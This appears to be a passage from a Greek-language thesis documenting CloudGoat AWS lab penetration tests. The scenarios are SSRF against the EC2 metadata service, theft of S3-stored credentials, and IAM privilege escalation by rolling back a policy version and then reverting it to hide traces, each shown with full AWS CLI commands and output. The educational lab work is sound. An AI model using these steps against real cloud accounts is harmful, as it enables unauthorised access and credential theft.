

Σχ. 5.1.3 Privilege Escalation



```
┌──(root💀localhost)-[~/…/Documents/ΔΙΑΛΕΞΕΙΣ/ΔΙΠΛΩΜΑΤΙΚΗ/cloudgoat]
└─# aws sts get-caller-identity --profile wrex                    253 ×
{
    "UserId": "AIDAXYKJQ2LKYCQ275COF",
    "Account": "533267010261",
    "Arn": "arn:aws:iam::533267010261:user/wrex-ec2_ssrf_cgidy13w9ytfzu"
}
```


Σχ. 5.1.4 Confirming new user

Αυτός ο νέος ρόλος με όνομα προφίλ “wrex” δίνει δικαιώματα σε EC2 instances. Με τη χρήση της εντολής **aws ec2 describe-instances --profile wrex**, ο επιτιθέμενος πετυχαίνει listing των EC2 instances του VPC (Σχ. 5.1.5).



Σχ. 5.1.5 EC2 Instance Enumeration


Ο επιτιθέμενος, ανάμεσα σε διάφορες πληροφορίες για το EC2 instance, παρατηρεί και μία δημόσια διεύθυνση IP. Αυτή η δημόσια διεύθυνση IP φιλοξενεί ένα web application στο EC2 instance. Με μια πλοήγηση στον φυλλομετρητή, ο επιτιθέμενος λαμβάνει ένα banner το οποίο φαίνεται στο Σχ. 5.1.6.



Σχ. 5.1.6 EC2 Instance Web App

Αυτό δίνει κάποιες ισχυρές ενδείξεις για ευπάθεια σε SSRF. Επίσης, γνωρίζοντας ότι το web application τρέχει σε ένα EC2 instance, ο επιτιθέμενος δοκιμάζει την παραβίαση του instance μέσω της ευπάθειας SSRF και του **AWS Instance Metadata Service** [95].


Γι αυτόν τον λόγο, ο επιτιθέμενος χρησιμοποιεί το εργαλείο Burpsuite, το οποίο διευκολύνει την παρακολούθηση όλων των web request/response. Πράγματι, χρησιμοποιώντας την IP διεύθυνση της υπηρεσίας Metadata, επιτυγχάνεται directory listing, όπως φαίνεται στο Σχ. 5.1.7.



Σχ. 5.1.7 Exploiting SSRF in Burpsuite

Μετά την αναζήτηση στα directories, ο επιτιθέμενος καταφέρνει και αποσπά νέα κλειδιά αυθεντικοποίησης, τα οποία τον βοηθούν να αποκτήσει έναν νέο ρόλο.


Χρησιμοποιώντας τα νέα κλειδιά, ο επιτιθέμενος αποκτά νέο ρόλο όπως φαίνεται στο Σχ. 5.1.8.



Σχ. 5.1.8 Privilege Escalation


Συνεχίζοντας με τον νέο ρόλο (Σχ. 5.1.9), ο επιτιθέμενος χρησιμοποιεί την εντολή **aws s3 ls --profile ec2_role** για να κάνει listing των S3 buckets που ενδεχομένως υπάρχουν. Βρίσκοντας ένα ιδιωτικό S3 bucket, χρησιμοποιεί την εντολή

aws s3 ls --profile ec2_role s3://cg-secret-s3-bucket-ec2-ssrf-cgidy13w9ytfzu/aws για να προβάλει τα directories και τα αρχεία του καταλόγου του bucket. Έτσι, βρίσκοντας το αρχείο "credentials", το αποθηκεύει στο δίσκο. Στο συγκεκριμένο αρχείο, βρίσκει νέα credentials.




Σχ. 5.1.9 Exposed S3 bucket Keys


Χρησιμοποιώντας τα νεα credentials, ο επιτιθέμενος αποκτά για ακόμη μία φορά νέο ρόλο (Σχ. 5.1.10). Έτσι σαν ρόλος με περισσότερα δικαιώματα, ο επιτιθέμενος μπορεί να κάνει invoke την Lamda συνάρτηση-στόχο (Σχ. 5.1.11), ενώ σαν χρήστης "solus" δεν επιτυγχάνεται (Σχ. 5.1.12).



Σχ. 5.1.10 Privilege Escalation



Σχ. 5.1.11 Privilege Escalation Proof Of Concept



Σχ. 5.1.12 Starting User’s Weak Permissions


5.2 Σενάριο 2ο: IAM Privilege Escalation by Rollback

Στο δεύτερο σενάριο δοκιμής διείσδυσης, θα γίνει χρήση του σεναρίου **IAM Privilege Escalation by Rollback**. Το συγκεκριμένο σενάριο αποτελείται από τους εξής πόρους:

- 1 IAM user
- IAM Policy
    - 5 policy versions

5.2.1 ΜΕΘΟΔΟΛΟΓΙΑ

Ξεκινώντας ως χρήστης “Raynor”, ο επιτιθέμενος κατέχει περιορισμένα δικαιώματα διαθέσιμα σε αυτόν. Αναλύοντας τα δικαιώματα του, παρατηρεί το permission **SetDefaultPolicyVersion** που του έχει αποδοθεί, το οποίο του επιτρέπει την πρόσβαση σε 4 παλαιότερες εκδόσεις της policy. Παρατηρώντας αυτές τις 4 παλαιότερες εκδόσεις της πολιτικής, ο επιτιθέμενος παρατηρεί πως μία από αυτές μπορεί να του δώσει δικαιώματα Admin. Συνεπώς, ο επιτιθέμενος προβαίνει σε privilege escalation θέτοντας την παλαιότερη έκδοση ως τρέχουσα, έχοντας πλέον δικαιώματα Admin. Ως τελευταίο βήμα, αφού ο επιτιθέμενος εκτελέσει όλες τις ενέργειες που επιθυμεί, μπορεί να ορίσει την νέα έκδοση της policy ως τρέχουσα ξανά, ώστε να καλύψει τα ίχνη του και αποκρύπτοντας τις πραγματικές ικανότητες του IAM user. Η σχηματική αναπαράσταση της μεθοδολογίας φαίνεται παρακάτω στο Σχ. 5.2.1[94].



Σχ. 5.2.1 Exploitation Route(s)[94]

ΠΡΑΚΤΙΚΗ ΕΦΑΡΜΟΓΗ

Στόχος του επιτιθέμενου είναι να αποκτήσει full admin privileges. Ξεκινώντας, ο επιτιθέμενος προβαίνει σε enumeration των permissions του. Εκτελώντας την εντολή **aws sts get-caller-identity --profile Raynor** , ο επιτιθέμενος μαθαίνει μέσω του ARN την ταυτότητα της οντότητας που κάνει τις κλήσεις. Τα αποτελέσματα της εντολής φαίνονται στο παρακάτω σχήμα (Σχ. 5.2.2).

```
┌──(root💀localhost)-[~/…/Documents/ΔΙΑΛΕΞΕΙΣ/ΔΙΠΛΩΜΑΤΙΚΗ/cloudgoat]
└─# aws sts get-caller-identity --profile Raynor
{
    "UserId": "AIDAXYKJQ2LK5FI6VGOMK",
    "Account": "533267010261",
    "Arn": "arn:aws:iam::533267010261:user/raynor-iam_privesc_by_rollback_cgidrv
9gsncibb"
}
```

Σχ. 5.2.2 Caller Identity

Αφού λάβει το username από την εκτέλεση της παραπάνω εντολής, ο επιτιθέμενος θα προχωρήσει σε enumeration των Inline Policies και Managed Policies που ενδεχομένως έχουν αποδοθεί στον χρήστη του [96]. Οι Inline Policies είναι πολιτικές που αφορούν έναν συγκεκριμένο χρήστη, γκρουπ, ρόλο, ενώ οι Managed Policies είναι πολιτικές που αφορούν πολλούς χρήστες, γκρουπ και ρόλους. Εκτελώντας την εντολή aws iam list-attached-user-policies --user-name raynor-iam_privesc_by_rollback_cgidrv9gsncibb --profile Raynor, ο επιτιθέμενος βλέπει πως δεν έχει αποδοθεί καμία Inline Policy στον χρήστη του (Σχ. 5.2.3). Με την χρήση της εντολής aws iam list-attached-user-policies --user-name raynor-iam_privesc_by_rollback_cgidrv9gsncibb --profile Raynor, ο επιτιθέμενος ανακαλύπτει πως του έχει αποδοθεί μία Managed Policy (Σχ. 5.2.4).

```
┌──(root💀localhost)-[~/…/Documents/ΔΙΑΛΕΞΕΙΣ/ΔΙΠΛΩΜΑΤΙΚΗ/cloudgoat]
└─# aws iam list-user-policies --user-name raynor-iam_privesc_by_rollback_cgidrv
9gsncibb --profile Raynor
{
    "PolicyNames": []
}
```

Σχ. 5.2.3 Inline Policy Enumeration

```
┌──(root💀localhost)-[~/…/Documents/ΔΙΑΛΕΞΕΙΣ/ΔΙΠΛΩΜΑΤΙΚΗ/cloudgoat]
└─# aws iam list-attached-user-policies --user-name raynor-iam_privesc_by_rollback_cgidrv9gsncibb --
profile Raynor
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-raynor-policy-iam_privesc_by_rollback_cgidrv9gsncibb",
            "PolicyArn": "arn:aws:iam::533267010261:policy/cg-raynor-policy-iam_privesc_by_rollback_
cgidrv9gsncibb"
        }
    ]
}
```

Σχ. 5.2.4 Managed Policy Enumeration

Συνεχίζοντας το enumeration, ο επιτιθέμενος θέλει να μάθει τι δικαιώματα έχει με αυτήν την Managed Policy. Εκτελώντας την εντολή aws iam get-policy-version --policy-arn arn:aws:iam::533267010261:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidrv9gsncibb --version-id v1 --profile Raynor, ο επιτιθέμενος παρατηρεί πως δεν κατέχει πολλά δικαιώματα στα resources του AWS, παρά μόνο “iam:Get*” και “iam:List*” (Σχ. 5.2.5).

```
┌──(root💀localhost)-[~/…/Documents/ΔΙΑΛΕΞΕΙΣ/ΔΙΠΛΩΜΑΤΙΚΗ/cloudgoat]
└─# aws iam get-policy-version --policy-arn arn:aws:iam::533267010261:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidrv9gsncibb --version-id v1 --profile Raynor
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "iam:Get*",
                        "iam:List*",
                        "iam:SetDefaultPolicyVersion"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "IAMPrivilegeEscalationByRollback"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2024-12-16T20:16:14+00:00"
    }
}
```

Σχ. 5.2.5 Default Policy Permissions

Στη συνέχεια, γίνεται enumeration των ενδεχόμενων παλαιότερων version της πολιτικής. Με αυτήν την ενέργεια, ο επιτιθέμενος θέλει να εντοπίσει διαφορετικές πιθανές άδειες σε παλαιότερες εκδόσεις της πολιτικής. Με τη χρήση της εντολής aws iam list-policy-versions --policy-arn arn:aws:iam::533267010261:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidrv9gsncibb --profile Raynor, εμφανίζονται επιπλέον τέσσερις παλαιότερες εκδόσεις της πολιτικής (Σχ. 5.2.6). Αναλύοντας όλες τις παλαιότερες εκδόσεις, ο επιτιθέμενος ανακαλύπτει πως σε μία από αυτές, έχει όλα τα δικαιώματα σε όλα τα resources (Σχ. 5.2.7).

```
┌──(root💀localhost)-[~/…/Documents/ΔΙΑΛΕΞΕΙΣ/ΔΙΠΛΩΜΑΤΙΚΗ/cloudgoat]
└─# aws iam list-policy-versions --policy-arn arn:aws:iam::533267010261:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidrv9gsncibb --profile Raynor
{
    "Versions": [
        {
            "VersionId": "v5",
            "IsDefaultVersion": false,
            "CreateDate": "2024-12-16T20:16:20+00:00"
        },
        {
            "VersionId": "v4",
            "IsDefaultVersion": false,
            "CreateDate": "2024-12-16T20:16:19+00:00"
        },
        {
            "VersionId": "v3",
            "IsDefaultVersion": false,
            "CreateDate": "2024-12-16T20:16:18+00:00"
        },
        {
            "VersionId": "v2",
            "IsDefaultVersion": false,
            "CreateDate": "2024-12-16T20:16:16+00:00"
        },
        {
            "VersionId": "v1",
            "IsDefaultVersion": true,
            "CreateDate": "2024-12-16T20:16:14+00:00"
        }
    ]
}
```

Σχ. 5.2.6 Policy Version Enumeration

```
┌──(root💀localhost)-[~/…/Documents/ΔΙΑΛΕΞΕΙΣ/ΔΙΠΛΩΜΑΤΙΚΗ/cloudgoat]
└─# aws iam get-policy-version --policy-arn arn:aws:iam::533267010261:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidrv9gsncibb --version-id v3 --profile Raynor
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": "*",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v3",
        "IsDefaultVersion": false,
        "CreateDate": "2024-12-16T20:16:18+00:00"
    }
}
```

Σχ. 5.2.7 Privilege Escalation Policy

Τέλος, ο επιτιθέμενος κάνει assume της παλαιότερης έκδοσης ως default, και στη συνέχεια το επιβεβαιώνει για το Proof Of Concept (POC) (Σχ. 5.2.8).

```
┌──(root💀localhost)-[~/…/Documents/ΔΙΑΔΕΞΕΙΣ/ΔΙΠΛΩΜΑΤΙΚΗ/cloudgoat]
└─# aws iam set-default-policy-version --policy-arn arn:aws:iam::533267010261:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidrv9gsncibb --version-id v3 --profile Raynor

┌──(root💀localhost)-[~/…/Documents/ΔΙΑΔΕΞΕΙΣ/ΔΙΠΛΩΜΑΤΙΚΗ/cloudgoat]
└─# aws iam list-policy-versions --policy-arn arn:aws:iam::533267010261:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidrv9gsncibb  --profile Raynor
{
    "Versions": [
        {
            "VersionId": "v5",
            "IsDefaultVersion": false,
            "CreateDate": "2024-12-16T20:16:20+00:00"
        },
        {
            "VersionId": "v4",
            "IsDefaultVersion": false,
            "CreateDate": "2024-12-16T20:16:19+00:00"
        },
        {
            "VersionId": "v3",
            "IsDefaultVersion": true,
            "CreateDate": "2024-12-16T20:16:18+00:00"
        },
        {
            "VersionId": "v2",
            "IsDefaultVersion": false,
            "CreateDate": "2024-12-16T20:16:16+00:00"
        },
        {
            "VersionId": "v1",
            "IsDefaultVersion": false,
            "CreateDate": "2024-12-16T20:16:14+00:00"
        }
    ]
}
```

Σχ. 5.2.8 Privilege Escalation Proof of Concept


5.3 Σενάριο 3ο: SNS secrets

Στο 3ο σενάριο δοκιμής διείσδυσης, θα γίνει χρήση του σεναρίου **sns_secrets**. Το συγκεκριμένο σενάριο αποτελείται από τους εξής πόρους:

- 1 EC2 instance
- 1 SNS topic
- 1 API Gateway REST API
- 1 IAM role
- 1 IAM user

5.3.1 ΜΕΘΟΔΟΛΟΓΙΑ

Σε αυτό το σενάριο, ο επιτιθέμενος ξεκινάει με κάποια AWS credentials. Αρχικά, προβαίνει σε enumeration των δικαιωμάτων σύμφωνα με τα credentials που διαθέτει. Ανακαλύπτει πως έχει δικαιώματα σε ένα policy το οποίο του δίνει την ικανότητα να κάνει list και subscribe σε SNS topics [100]. Η SNS είναι μια υπηρεσία του AWS που υποστηρίζει τη μεταφορά μηνυμάτων μεταξύ publishers και subscribers. Οι clients κάνουν subscribe σε ένα SNS topic και λαμβάνουν ειδοποιήσεις μέσω κάποιου endpoint, όπως AWS Lambda, email, mobile text message. Στη συνέχεια, ο επιτιθέμενος κάνει χρήση του **Pacu** [101], το οποίο είναι ένα AWS exploitation framework, σχεδιασμένο για cloud περιβάλλοντα. Σκοπός της χρήσης του Pacu, ο επιτιθέμενος σκοπεύει να προβεί σε enumeration των topics που υπάρχουν. Αφού βρει επιτυχώς ένα topic, κάνει εγγραφή σε αυτό. Ένα email επιβεβαίωσης αποστέλλεται στο ηλεκτρονικό ταχυδρομείο του επιτιθέμενου, για να επιβεβαιώσει το subscription. Αφού το αποδεχτεί, ένα νέο email αποστέλλεται στο ηλεκτρονικό ταχυδρομείο. Αυτό το νέο email περιέχει ένα API Gateway Key που έχει διαρρεύσει. Στη συνέχεια, γίνεται enumeration των API μέσω AWS CLI για την εύρεση του path, της method, του stage και του resource του API Gateway. Έτσι, κατασκευάζοντας το URI και χρησιμοποιώντας το leaked API Gateway key, ο επιτιθέμενος αποκτά πρόσβαση σε αυτό και διαβάζει το τελικό flag που είναι ο στόχος. Η σχηματική αναπαράσταση της μεθοδολογίας φαίνεται στο Σχ. 5.3.1



Σχ. 5.3.1 Exploitation Route(s) [94]

ΠΡΑΚΤΙΚΗ ΕΦΑΡΜΟΓΗ

Ο επιτιθέμενος ξεκινά με enumeration των δικαιωμάτων του βάσει πολιτικών που έχουν αποδοθεί στον ρόλο του (Σχ. 5.3.2).

```
┌──(root💀localhost)-[~/…/Documents/ΔΙΑΛΕΞΕΙΣ/ΔΙΠΛΩΜΑΤΙΚΗ/cloudgoat]
└─# aws sts get-caller-identity --profile sns-secrets

{
    "UserId": "AIDAXYKJQ2LKYIAT2AULE",
    "Account": "533267010261",
    "Arn": "arn:aws:iam::533267010261:user/cg-sns-user-sns_secrets_cgid2n09w4kn7n"
}

┌──(root💀localhost)-[~/…/Documents/ΔΙΑΛΕΞΕΙΣ/ΔΙΠΛΩΜΑΤΙΚΗ/cloudgoat]
